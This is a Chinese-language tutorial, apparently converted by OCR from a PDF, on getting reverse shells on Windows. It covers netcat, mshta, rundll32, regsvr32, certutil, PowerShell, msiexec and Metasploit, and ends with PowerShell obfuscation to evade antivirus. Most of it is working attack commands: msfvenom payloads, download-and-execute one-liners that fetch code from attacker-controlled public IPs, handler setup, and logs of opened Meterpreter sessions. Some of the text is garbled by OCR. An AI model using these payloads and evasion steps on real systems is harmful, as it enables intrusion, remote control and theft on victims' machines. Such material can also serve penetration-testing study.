Windows反弹shell方法

反弹Shell简介

NC

Mshta

Rundll32

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Certutil

Powershell

Msiexec

Metasploit


Powershel代码混淆

Windows反弹shell方法 M com

反弹Shell简介


• 什么是正向shell

正向shell:控制端主动发起连接请求去 中间网络链路不存在阻 碍。



• 什么是反向shell

反向shell(反弹shell):被控端主动发起连接请求去连接控制端,通常被控端 由于防火墙限制、权限不足、端口被占用等问题导致被控端不能正常接收发送 过来的数据包。



NC

• NC正向Shell

```
1 被控端:
2 nc -lvvp 6666 -e cmd.exe
3 控制端:
5 nc 192.168.1.106 6666
6 原理:
8 被控端将cmd.exe重定向到本地的6666端口,控制端主动连接被控端的6666端口,即可获得shell
```

```
C:\Users\Administrator\Desktop\NetCat>nc64.exe -lvvp 6666 -e cmd.exe
listening on [any] 6666 ...
192.168.1.105: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.105] 48918: NO_DATA
```

NC反向Shell

```
C: Wsers Administrator Desktop NetCat>nc64.exe -e end.exe 192.168.1.105 7777
```

Mshta

Mshta.exe是用于负责解释运行HTA(HTML应用程序)文件的Windows OS实用程序。可以运行JavaScript或VBScript的HTML文件。

• 通过Metasploit的HTA Web Server模块发起HTA攻击

```
use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set srvhost
192.168.78.117
msf exploit(windows/misc/hta_server) > set payload
windows/x64/meterpreter/reverse_tcp
msf exploit(windows/misc/hta_server) > set target 1
msf exploit(windows/misc/hta_server) > exploit -j
```

目标机执行:

1 mshta http://192.168.78.117:8080/9A5Iiz.hta

```
5 exploit(windows/misc/htm_nerver) > exploit -j
Exploit running as background job 2.
Exploit completed, but no session was created.
    Started reverse TCP handler on 192.168.78.117:5555
Using URL: http://192.168.78.117:8080/9A51iz.hta
Server started.
5 exploit(windows/misc/hta_server) > options
msf5 exploit(
Module options (exploit/windows/misc/hta_server):
                  Current Setting Required Description
    SRVHOST 192.168.78.117 yes
                                                               The local host or network interface to listen on. This must be an
ten on all addresses.
SRVPORT 8080
                                                               The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
    SSL
SSLCert
                                              no
no
    URIPATH
Payload options (windows/x64/meterpreter/reverse_tcp):
                     Current Setting Required Description
                                                                Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
    EXITFUNC process
    LHOST
                    192.168.78.117
5555
    Id Name
              wershell x64
```

• 通过Msfvenom生成恶意HTA文件发起攻击


```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.78.117 lport=4444 -f hta-psh -o 1.hta

python -m SimpleHTTPServer 8000
python3 -m http.server

msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
192.168.78.117 -P 4444

mshta.exe http://192.168.78.117:8000/1.hta
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.78.117 lport=4444 -f hta-psh -o 1.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hta-psh file: 7127 bytes
Saved as: 1.hta
root@kali:~# ls
1.hta bx3.jsp Desktop id.txt jsp4ant.jsp mysql.hash tools
root@kali:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.78.144 - - [12/Oct/2020 01:33:20] "GET /1.hta HTTP/1.1" 200 -
```



• 通过Cobaltstrike生成恶意HTA文件发起攻击





mshta http://139.155.49.43:8088/download/file.ext

Rundll32

Rundll32.exe与Windows操作系统相关,它允许调用从DLL导出的函数(16位或 32位),并将其存储在适当的内存库中。

https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/rundll32

• 通过Msfvenom生成反弹shell的dll发起Rundll32攻击

```
msfvenom -a x64 --platform windows -p
windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43
LPORT=5533 -f dll > mingy.dll

handler -p windows/x64/meterpreter/reverse_tcp -H
139.155.49.43 -P 5533
```

本地加载

```
powershell.exe -c "(New-Object
System.NET.webClient).DownloadFile('http://139.155.49.43:8000/
mingy.dll',\"c:\mingy.dll\")
rundll32 shell32.dll,Control_RunDLL C:\mingy.dll
```

```
root@VM-0-2-ubuntu:~# msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43 LPORT=5533 -f dll > mingy.dll
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://o.0.0.8000/) ...
110.53.253.185 - [23/Mov/200 18:59:35] "GET /mingy.dll HTTP/1.1" 200 -
110.53.253.185 - [23/Mov/200 19:03:51] "GET /mingy.dll HTTP/1.1" 200 -
110.53.253.185 - [23/Nov/200 19:03:52] "GET /mingy.dll HTTP/1.1" 200 -
110.53.253.185 - [23/Nov/2020 19:04:03] "GET /mingy.dll HTTP/1.1" 200 -
110.53.253.185 - [23/Nov/2020 19:04:03] "GET /mingy.dll HTTP/1.1" 200 -
110.53.253.185 - [23/Nov/2020 19:04:03] "GET /mingy.dll HTTP/1.1" 200 -
110.53.253.185 - [23/Nov/2020 19:06:00] "GET /mingy.dll HTTP/1.1" 200 -
```

```
root@VM-0-2-ubuntu:~# msfconsole -q
<u>msf6</u> > handler -p windows/x64/meterpreter/reverse_tcp -H 172.27.0.2 -P 5533
[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on 172.27.0.2:5533
msf6 > [*] Sending stage (200262 bytes) to 110.53.253.185
[*] Meterpreter session 1 opened (172.27.0.2:5533 -> 110.53.253.185:4975) at 2020-11-23 19:01:34 +0800
<u>msf6</u> >
[*] Sending stage (200262 bytes) to 110.53.253.185
[*] Meterpreter session 2 opened (172.27.0.2:5533 -> 110.53.253.185:4528) at 2020-11-23 19:07:16 +0800
   //wsers/Administrator/powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://139
.155.49.43:8000/mingy.dll',\"c:\mingy.dll\">
G:\Users\Administrator>rund1132.exe she1132.d11,Control_RunDLL c:\mingy.d11
C: Wsers Administrator>
                                                                                                                  _ D X
             🏭 ▶ 计算机 ▶ 本地磁盘 (C:) ▶
                                                                                    ▼ 4g 担卖 本地磁盘 (C:)
                                                                                                                               Q
               ■ 打开方式...
                                                                                                               · -
     组织 ▼
                                 新建文件夹
                                                                        修改日期
                                                                                           墨型
                                                                                                              大小
     🏠 收藏夹
       📗 下载
                                                                        2020/7/10 12:18
                                                                                           HIVE 文件
                                                                                                               12,004 KB
                              system.hive
                                                                        2020/7/10 12:19
                                                                                           HIVE 文件
       📰 桌面
                              security.hive
                                                                                                                   24 KB
                               sam.hive
                                                                        2020/7/10 12:17
                                                                                           HIVE 文件
                                                                                                                   24 KB
       🂹 最近访问的位置
                                                                                          应用程序扩展
                              mingy.dll
                                                                                                                    5 KB
```

利用smb服务远程加载

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.1.105 lport=5555 -f dll -o mingy.dll

impacket-smbserver dll /root/
```

```
om -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.105 lport=5555 --
selected, choosing Msf::Module::Platform::Windows from the payload
, selecting arch: x64 from the payload
, outputting raw payload
tes
                                                                                                                                   dll -o mingy.dll
[-] No platform was[-] No arch selected
No encoder specifi
No encoder speed
Payload size: 510 bytes
Payload size of dll file: 5120 bytes
Saved as: mingy.dl
root@kali:~# impacket-smbserver dll /root/
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
 [*] Config file pa
     Config file par
 [*] Config file parsed
     Incoming connection (192.168.1.103,60696)
AUTHENTICATE_MESSAGE (WIN7-PC\Administrator,WIN7-PC)
    User WIN7-PC\Administrator authenticated successfully
 . Administrator::WIN7-PC:4141414141414141:8e896823ae9e024b6bd5ea99b4effe3d:01010000000000000007b6d5dacc1d601f8a
0240063006900660073002f003100390032002e003100360038002e0031002e0031003000350000000000000000000000000
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:DLL)
 (*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (192.168.1.103,60696)
 *] Remaining connections []
```

rundll32.exe shell32.dll,Control_RunDLL
\\192.168.1.105\dll\mingy.dll

C:\Users\Administrator>rundll32.exe shell32.dll,Control_RunDLL \\192.168.1.105\dll\mingy.dll
C:\Users\Administrator>

```
msf5 exploit(windows/smb/smb_delivery) > handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.1.105 -P 5555

[*] Payload handler running as background job 17.

[*] Started reverse TCP handler on 192.168.1.105:5555

msf5 exploit(windows/smb/smb_delivery) > [*] Sending stage (201283 bytes) to 192.168.1.103

[*] Meterpreter session 15 opened (192.168.1.105:5555 → 192.168.1.103:60697) at 2020-11-23 10:21:51 -0500

msf5 exploit(windows/smb/smb_delivery) > sessions

Active sessions

Id Name Type Information Connection

15 meterpreter x64/windows WIN7-PC\Administrator @ WIN7-PC 192.168.1.105:5555 → 192.168.1.103:60697 (192.168.1.103)

msf5 exploit(windows/smb/smb_delivery) > ■
```

• 通过Metasploit的SMB Delivery模块发起Rundll32攻击

```
use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set srvhost
192.168.78.117
msf exploit(windows/smb/smb_delivery) > exploit -j

rundll32.exe \\192.168.78.117\\GylDS\\test.dll,0
```

• 利用Rundll32加载hta反弹shell

```
1 msfvenom -p windows/x64/meterpreter/reverse_tcp
    lhost=139.155.49.43 lport=7777 -f hta-psh > 44.hta
2
3 bitsadmin /transfer shell http://139.155.49.43 /44.hta
C:\windows\temp\44.hta
4
5 rundll32.exe url.dll,OpenURL 44.hta
```

```
No arch selecting arch: x64 from the payload encoder specified, outputting raw payload load size: 510 bytes
al size of hta-psh file: 7167 bytes

DISPLAY: 'shell' TYPE: DOWNLOAD STATE: TRANSFERRED

PRIORITY: NORMAL FILES: 1 / 1 BYTES: 7167 / 7167 (100%)

Transfer complete.

C:\Users\Administrator\bitsadmin /transfer shell http://139.155.49.43/44.hta C:\windows\temp\44.hta

C:\Users\Administrator\rundl132

C:\Users\Administrator\rundl132.exe url.dll,OpenURL C:\windows\temp\44.hta

C:\Users\Administrator\rundl132.exe url.dll,OpenURL C:\windows\temp\44.hta
```

```
msf6 exploit(multi/handler) > options
           dule options (exploit/multi/handler):
                          ame Current Setting Required Description
     ayload options (windows/x64/meterpreter/reverse_tcp):
                                                               Current Setting Required Description
                                                                                                                                                    yes Exit technique (Accepted: '', seh, thread, process, none)
yes The listen address (an interface may be specified)
yes The listen port
              EXITFUNC process
    xploit target:
              Id Name
              0 Wildcard Target
    ssf6 exploit(multi/handler) > exploit -j
*] Exploit running as background job 0.
*] Exploit completed, but no session was created.
ssf6 exploit(multi/handler) >
*] Started reverse TCP handler on 172.27.0.2:7777
     <u>sf6</u> exploit(multi/handler) >
*] Sending stage (200262 bytes) to 119.39.90.88
*] Meterpreter session 1 opened (172.27.0.2:7777 -> 119.39.90.88:4730) at 2020-11-19 18:45:30 +0800
    \frac{1}{100} = \frac{1}
Active sessions
                                                              meterpreter x64/windows WIN7-PC\Administrator @ WIN7-PC 172.27.
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                .88:4730 (192.168.78.95)
        <u>sf6</u> exploit(multi/h<mark>a</mark>ndler) > 🛮
```

Regsvr32

Regsvr32.exe是一个命令行应用程序,用于注册和注销OLE控件,如Windows 注册表中的dll和ActiveX控件。Regsvr32.exe安装在Windows XP和Windows后续版本的 %system700t%\System32 文件夹中。

https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/regsvr32

• 通过Metasploit的Web Delivery模块启动Regsvr32

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)> set srvhost 192.168.78.117
msf exploit (web_delivery)> set target 3
msf exploit (web_delivery)> set payload
windows/x64/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.78.117
msf exploit (web_delivery)> exploit -j
regsvr32 /s /n /u
/i:http://192.168.78.117:8080/NE67gb2mbfQt.sct scrobj.dll
```

```
msf5 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 11.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.78.117:4444
[*] Using URL: http://192.168.78.117:8080/NE67gb2mbfQt
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.78.117:8080/NE67gb2mbfQt.sct scrobj.dll
msf5 exploit(multivarript/web_delivery > lel 192.168.78.144 web_delivery - Handling .sct Request
[*] 192.168.78.144 web_delivery - Delivering Payload (2080 bytes)
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 8 opened (192.168.78.117:4444 → 192.168.78.144*8038) at 2020-10-12 04:28:58 -0400
msf5 exploit(multi/script/web_delivery) > sessions 8
[*] Starting interaction with 8...
meterpreter > getuid
Server username: LAPTOP-ANTCMV5L\mingy
```

Certutil

Certutil.exe是作为证书服务的一部分安装的命令行程序。 我们可以使用此工具在目标计算机中执行恶意的exe文件以获得meterpreter会话。

https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/certutil

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=139.155.49.43 lport=6666 -f exe > 44.exe
python -m SimpleHTTPServer 8000

certutil.exe -urlcache -split -f http://139.155.49.43/44.exe
c:\windows\temp\44.exe & start c:\windows\temp\44.exe
certutil.exe -urlcache -split -f http://139.155.49.43/44.exe
delete
```

缓存文件位置:

%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content

Powershell

https://docs.microsoft.com/zh-cn/powershell/

https://www.freebuf.com/articles/web/220046.html

https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/powershell

• 常用参数解释

```
    Invoke-Expression (IEX的别名): 用来把字符串当作命令执行。
    windowStyle Hidden (-w Hidden): 隐藏窗口
    NonInteractive (-NonI): 非交互模式, PowerShell不为用户提供交互的提示。
    NoProfile (-NoP): PowerShell控制台不加载当前用户的配置文件。
    Noexit (-Noe): 执行后不退出Shell。
    EncodedCommand (-enc): 接受base64 encode的字符串编码,避免一些解析问
```

利用

颞

1 msfvenom -p windows/x64/meterpreter/reverse_tcp
 lhost=139.155.49.43 lport=8899 -f psh-reflection -o shell.ps1

```
powershell -windowstyle hidden -exec bypass -c "IEX (New-
Object
Net.WebClient).DownloadString('http://139.155.49.43/shell.ps1');shell.ps1";
```

C:\Users\Administrator>powershell -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('ht tp://139.155.49.43/shell.ps1');shell.ps1"; -

```
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 119.39.90.88
[*] Meterpreter session 3 opened (172.27.0.2:8899 -> 119.39.90.88:5497) at 2020-11-19 19:25:17 +0800
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

Name Current Setting Required Description

Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.27.0.2 yes The listen address (an interface may be specified)
LPORT 8899 yes The listen port

Exploit target:

Id Name

O Wildcard Target

msf6 exploit(multi/handler) > ■
```

• 通过PowerShell发动Powercat攻击

Powercat是PowerShell本地后门侦听器和反向shell工具,也称为修改版本的 netcat, 因为它集成支持经过编码的有效载荷。

```
git clone https://github.com/besimorhino/powercat.git
2
  python -m SimpleHTTPServer 8000
5 powershell -c "IEX(New-Object
  System.Net.WebClient).DownloadString('http://47.101.214.85:800
  0/powercat.ps1');powercat -c 47.101.214.85 -p 12345 -e cmd"
```

```
::\Users\nathan>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://47.101.214.85:8000/powercat.ps1');powercat -c 47.101.214.85 -p 12345 -e cmd"
→ nc -tvp 12343
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [110.53.253.150] port 12345 [tcp/*] acc
Microsoft Windows [整分 10.0.18362.1082]
(c) 2019 Microsoft Corporation
                                                                            The transfer and com
                                                                                                               ed (family 2, sport 63554)
C:\Users\natha<mark>n>whoami</mark>
whoami
desktop-3973l2r\nathan
 :\Users\nathan>
```

● 通过Web delivery反弹shell

```
1 msf > use exploit/multi/script/web_delivery
2 msf exploit(web_delivery) > set target 2
3 msf exploit(web_delivery) > set payload
  windows/x64/meterpreter/reverse_tcp
4 msf exploit(web_delivery) > exploit -j
```

```
*] Started reverse TCP handler on 192.168.78.117:4444

*] Using URL: http://192.168.78.117:8080/sa2zNaGdK

*] Server started.

*] Run the following command on the target machine:

owershell.exe -nop -w hidden -e WwBOAGUAdAAUAFMAZQByAHYAaQBjAGUAUABVAGKAbgB0AE0AYQBUAGEAZWBlAHIAXQA6ADoAUwBlAGMAdQByAGKAdAB5AFAAcgB
AHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYWB1AHIAaQB0AHKAUAByAGBAADABVAGMAbwBsAFQAQBWAGUAXQA6ADoAVABsAHMAMQAyADsAJABWAD0AbgBlAHcALQBVAGI
agBlAGMAdAAAgA6AAZQB0AC4AdwBlAGIAYWBSAGKAZQBUAHQAOWBBAGYAKABbaFMAQBZAHQAZQBtAC4ATgBlAHQALQBXAGUAYgBQAHIAbwB&AHKAXQAADAAAWBIAHQARBA
      YAYQB1AGWADABQAHIADWB4AHKAKAAPAC4AYQBKAGQAcgBlAHMACWAgAC0ADgBlACAAJABUAHUADAB5ACKAEWAKAHAALgBWAHIADWB4AHKAPQBDAE4AZQB0AC4AYWBlAGI
BlahEadQBlahMadaBdaDoaOgBHAGUAdABTAHKAcWB0AGUADQBXAGUAYgBQAHIADWB4AHKAKAAPAD5AJABWAC4AUABYAG8AEAB5AC4AQWBYAGUAZABlAG4AdABPAGEADAB
0AWWBOAGUADAAUAEMAcgBlAGQAZQBUAHQAaQBhAGWAQWBhAGMAAABlAF0AOgAGAEQAZQBMAGEADQBSAHQAQWBYAGUAZABlAG4AdABPAGEADABZAD5AfQA7AEKARQBYACA
<u>msf5</u> exploit(multi/script/web_delive
[*] Starting interaction with 10...
<u>meterpreter</u> > getuid
Server username: LAPTOP-ANTCMV5L\mingy
  erver username:
eterpreter >
```

• 通过PowerShell启动cscript.exe

PowerShell允许客户端通过执行cscript.exe来运行wsf、js和vbscript脚本。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=139.155.49.43 LPORT=7777 -f vbs -o 3.vbs

python -m SimpleHTTPServer 8000
python3 -m http.server

msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
139.155.49.43 -P 7777

powershell.exe -c "(New-Object
System.NET.webClient).DownloadFile('http://139.155.49.43
:8000/3.vbs',\"$env:temp\test.vbs\");Start-Process
%windir%\system32\cscript.exe \"$env:temp\test.vbs\""
```

```
root@VM-0-2-ubuntu:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43 LPORT=7777 -f vbs -o 3.vbs
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of vbs file: 10778 bytes
Saved as: 3.vbs
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 17:38:11] "GET /3.vbs HTTP/1.1" 200 -
```

```
root@VM-0-2-ubuntu:~# msfconsole -q

msf6 > handler -p windows/x64/meterpreter/reverse_tcp -H 172.27.0.2 -P 7777

[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 172.27.0.2:7777

msf6 > [*] Sending stage (200262 bytes) to 110.53.253.138

[*] Meterpreter session 1 opened (172.27.0.2:7777 -> 110.53.253.138:41530) at 2020-11-23 17:38:12 +0800

msf6 > sessions 1

[*] Starting interaction with 1...

meterpreter > getuid

Server username: WIN7-PC\Administrator
meterpreter > ■
```

• 通过PowerShell启动BAT文件攻击

PowerShell允许客户端执行bat文件。

```
root@VM-0-2-ubuntu:~# msfvenom -p cmd/windows/powershell_reverse_tcp lhost=139.155.49.43 lport=8888 -o 1.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1573 bytes
Saved as: 1.bat
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 17:46:02] "GET /1.bat HTTP/1.1" 200 -
110.53.253.138 - - [23/Nov/2020 17:49:00] "GET /1.bat HTTP/1.1" 200 -
```

Msiexec

• 通过Metasploit启动msiexec攻击

Windows OS安装有一个Windows安装引擎,MSt包使用msiexe.exe来解释安装。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=139.155.49.43 lport=9999 -f msi > 1.msi

python -m SimpleHTTPServer

msf > handler -p windows/x64/meterpreter/reverse_tcp -H
172.17.0.2 -P 9999

msiexec /q /i http://139.155.49.43:8000/1.msi
```

```
root@VM-0-2-ubuntu:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=9999 -f msi > 1.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes

root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 18:16:42] "GET /1.msi HTTP/1.1" 200 -
```

Metasploit

• 通过Metasploit生成恶意exe文件发起攻击

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.78.117 LPORT=4445 -f exe -o 1.exe

python -m SimpleHTTPServer 8000

msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
192.168.78.117 -P 4445

powershell (new-object
    System.Net.Webclient).DownloadFile('http://192.168.78.117:8000
    /1.exe','1.exe');start 1.exe

powershell -ep bypass -nop -w hidden (new-object
    system.net.webclient).downloadfile('http://192.168.78.117:8000
    /1.exe','1.exe');start-process 1.exe
```

Powershel代码混淆

https://github.com/danielbohannon/Invoke-Obfuscation

• 启动Invoke-Obfuscation

```
Powershell -ep bypass
Import-Module ./Invoke-Obfuscation.psd1
Invoke-Obfuscation
```

```
权所有 (C) Microsoft Corporation。保留所有权利。
曾试新的跨平台 PowerShell https://aka.ms/pscore6
 C:\Users\mingy\Desktop\mx\Invoke-Obfuscation> Import-Module .\Invoke-Obfuscation.psdl C:\Users\mingy\Desktop\mx\Invoke-Obfuscation> Invoke-Obfuscation
  v
"e-H" + "Ost") ( "I" +"nvoke"+"-Obfus"+"cat" + "io" +"n") -ForegroundColor ('Gre'+'en')
   -Host "Invoke-Obfuscation" -ForegroundColor Green
                                                   Aratianiab.com
```

• 设置混淆脚本代码位置

set scriptpath C:\Users\mingy\Desktop\mx\Invoke-Obfuscation\pp.ps1

```
Invoke-Obfuscation> set scriptpath C:\Users\mingy\Desktop\mx\Invoke-Obfuscation\pp.ps1
Successfully set ScriptPath:
C:\Users\mingy\Desktop\mx\Invoke-Obfuscation\pp.ps1
Choose one of the below options:
                  Obfuscate PowerShell command Tokens
    TOKEN
                  Obfuscate PowerShell Ast nodes (PS3.0+)
    AST
    STRING
                  Obfuscate entire command as a String
Obfuscate entire command via Encoding
    ENCODING
    COMPRESS
                  Convert entire command to one-liner and Compress
    LAUNCHER
                  Obfuscate command args w/Launcher techniques (run once at end)
```

• 选择混淆方式为 TOKEN\ALL\1

```
token\all
    ose one of the below Token options:
                                Obfuscate String tokens (suggested to run first)
Obfuscate Command tokens
Obfuscate Argument tokens
Obfuscate Member tokens
Obfuscate Variable tokens
Obfuscate Type tokens
Remove all Comment tokens
Insert random Whitespace (suggested to run last)
Select All choices from above (random order)
Choose one of the below Token\All options to APPLY to current payload:
[*] TOKEN\ALL\1
                             Execute ALL Token obfuscation techniques (random order)
[*] Obfuscating 2 Argument tokens.
[*] Obfuscating 1 Command token.
 recuted:
CLI: Token\All\1
FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock
                                                                                                 hetanlab.com
  hoose one of the below Token\All options to APPLY to current payload:
[*] TOKEN\ALL\1
                                Execute ALL Token obfuscation techniques (random order)
```

• 保存混淆之后的脚本

```
1 out ppp.ps1
```

```
nvoke-Obfuscation\Token\All> out ppp.psl
Successfully output ObfuscatedCommand to C:\Users\mingy\Desktop\mx\Invoke-Obfuscation\ppp.ps1.
Choose one of the below Token\All options to APPLY to current payload:
[*] TOKEN\ALL\1
                        Execute ALL Token obfuscation techniques (random order)
```

• 执行未混淆前脚本,被阻止



• 执行混淆之后脚本可bypass av

